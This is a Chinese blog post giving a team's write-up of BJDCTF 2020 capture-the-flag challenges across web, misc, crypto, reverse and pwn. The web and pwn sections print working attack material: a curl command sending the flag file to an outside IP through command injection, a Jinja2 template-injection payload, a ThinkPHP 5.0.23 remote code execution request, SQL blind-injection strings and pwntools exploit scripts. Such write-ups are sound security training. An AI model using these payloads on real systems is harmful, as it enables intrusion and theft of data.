BJDCTF-2020-WRITEUP---TiKi小组

原创

水星Sur 于 2020-03-23 17:16:40 发布 1992 收藏

分类专栏： BUUCTF 文章标签： 信息安全

本文链接：https://blog.csdn.net/pone2233/article/details/105052772

---

title: BJDCTF 2020 刷题记录

categories:

- CTF

  tags:

- BJDCTF
- CTF2020

BJDCTF

Web

duangShell

根据提示，输入.index.php.swp下载到源码。

之后在linux内输入vim -r index.php.swp即可看到源码

```
 <!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>give me a girl</title>
</head>
<body>
    <center><h1>珍爱网</h1></center>
</body>
</html>
<?php
error_reporting(0);
echo "how can i give you source code? .swp?!"."<br>";
if (!isset($_POST['girl_friend'])) {
    die("where is P3rh4ps's girl friend ???");
} else {
    $girl = $_POST['girl_friend'];
    if (preg_match('/\>|\\\/', $girl)) {
        die('just girl');
    } else if (preg_match('/ls|phpinfo|cat|\%|\^|\~|base64|xxd|echo|\$/i', $girl)) {
        echo "<img src='img/p3_need_beautiful_gf.png'> <!-- He is p3 -->";
    } else {
        //duangShell~~~~
        exec($girl);
    }
}
```

curl -X POST --data “`head /flag`” 174.1.51.13:88

用curl带出flag

fake google

/qaq?name={{1*1}}

ssti模板注入

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('cat /flag').read()") }}{% endif %}{% endfor %}
```

即可读取flag

old-hack

根据主页提示是thinkphp5

访问目录/index.php?s=captcha

得知详细版本为

5.0.23

去网上百度漏洞。

发现以下漏洞。直接利用得到flag。

```
POST /index.php?s=captcha HTTP/1.1
Host: 45a2092a-fa59-4b90-9c4c-55eec2662d02.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 79


_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=cat /flag
```

简单注入

通过扫描器扫描到/hint.txt

打开后为

```
select * from users where username='$_POST["username"]' and password='$_POST["password"]';
```

过滤了select，=，' 等字符

username通过输入\ 可以逃逸字符串

password = or ascii(substr(password,1,1))>78#

布尔盲注，一个一个测，测出密码

账号测得admin

or LENGTH(password)>12# 测得密码为12位


密码正在测

OhyOuFOuNdit

输入后获得flag

Misc

题最简单的misc-y1ng



简单的伪加密winhex破解一下然后发现了文件，发现是

IHDR 是png的格式，然后加一个表头，出现图片破解一下

42 4A 44 7B 79 31 6E 67 7A 75 69 73 68 75 61 69 7D

BJD{y1ngzuishuai}

Real_EasyBaBa

内藏压缩包，发现压缩包就是一个陷阱，无用，就看到了奇怪的很整齐的代码


[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-GZWP28er-1584954919873)(https://i.loli.net/2020/03/23/WvVZuGmBAiCxRHf.png)]


[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-4Dz8MWQ5-1584954919873)(https://i.loli.net/2020/03/23/KGRjZmrfQ35BphL.png)]

发现是一个矩阵图 BJD{572154976}

EasyBaBa

发现图片其实是zip，解压发现，文件打不开，发现是视频发现视频中的二维码





修复了一下

61 67 69 6E 5F 6C 6F 76 65 5F 59 42 4A 44 7B 69 6D 31 6E 67 7D

agin_love_YBJD{im1ng}

重新组一下词语

BJD{imagin_love_Y1ng}

圣火昭昭-y1ng

新佛曰：諸壽隸僧壽降吽壽諸壽陀壽摩隸僧鉢薩願心壽咤壽囉寂壽闍諸壽哆壽慧壽聞壽色吽愍壽所壽蜜如

破解

gemlovecom

A_Beautiful_Picture

CRC爆破脚本跑他

```python
import zlib
import struct

filename = '1.png'
with open(filename, 'rb') as f:
    all_b = f.read()
    crc32key = int(all_b[29:33].hex(),16)
    data = bytearray(all_b[12:29])
    n = 4095            #理论上0xffffffff,但考虑到屏幕实际/cpu，0x0ff
    for w in range(n):          #高和宽一起爆破
        width = bytearray(struct.pack('>i', w))      #q为8字节，i为4字
        for h in range(n):
            height = bytearray(struct.pack('>i', h))
            for x in range(4):
                data[x+4] = width[x]
                data[x+8] = height[x]
            crc32result = zlib.crc32(data)
            if crc32result == crc32key:
                print("宽为：",end="")
                print(width)
                print("高为：",end="")
                print(height)
                exit(0)
```

BJDCTF 文档

Python 3.7.0 Shell

File Edit Shell Debug Options Window Help

```
Python 3.7.0 (v3.7.0:1bf9cc5093, Jun 27 2018
4)] on win32
Type "copyright", "credits" or "license()" f
>>>
========== RESTART: E:/桌面
宽为：bytearray(b'\x00\x00\x03\xe8')
高为：bytearray(b'\x00\x00\x03\xe8')
>>>
```

发现高度被修改，winhex修改一下

BJD{PnG_He1ghT_1s_WR0ng}

BJD{PnG_He1ghT_1s_WR0ng}

Crypto

签到-y1ng

题目给出一段编码，一看就知道是base64，于是base64解密得flagflag：BJD{W3lc0me_T0_BJDCTF}

cat_flag

一组小猫吃饭团的是0 吃鸡腿的是1 按此排列出一串二进制01000010

01001010

01000100

01111011

01001101

00100001

01100001

00110000

01111110

01111101

在转成十六进制，从十六进制在转成字符串

即可得到flag：BJD{M!a0~}

老文盲

BJD{澍匿襫黼瀨鎷豅鹊驕鰳唰}

燕言燕语-y1ng


题目是79616E7A69205A4A517B78696C7A765F6971737375686F635F73757A6A677D20

转成字符串为yanzi ZJQ{xilzv_iqssuhoc_suzjg}

维吉尼亚密码解得BJD{yanzi_jiushige_shabi}

Reverse

guessgame



IDEA打开即可

PWN

one_gadget

题目说明

题目提示one_gadget

下载它的2.29libc，并one_gadget命令找一下libc里面的gadget

解题思路

```
exp:

from pwn import*
context.log_level = 'debug'
#p= process('./one_gadget')
p = remote('node3.buuoj.cn',25747)
libc = ELF('./libc-2.29.so')
p.recvuntil('for u:')
printf_addr = p.recv(14)
printf_addr = eval(printf_addr)
log.success('printf_addr==>'+hex(printf_addr))
base = printf_addr - libc.symbols["printf"]
one_gadget = base + 0x106ef8
#gdb.attach(p)
p.sendlineafter('gadget:',str(one_gadget))
p.interactive()
```

r2t3


解题思路

整数溢出

```
from pwn import*
#context.log_level = 'debug'
#p = process('./r2t3')
p =remote('node3.buuoj.cn',28270)
p.recvuntil('name:\n')
payload = 'A'*(0x11+4)+p32(0x0804858B)
payload = payload.ljust(260,'a')
#gdb.attach(p,'b *0x080485E9')
p.sendline(payload)
p.interactive()
```

snake_dyn

玩贪吃蛇。3000 2333



完~~~~~~~~~~~谢谢观看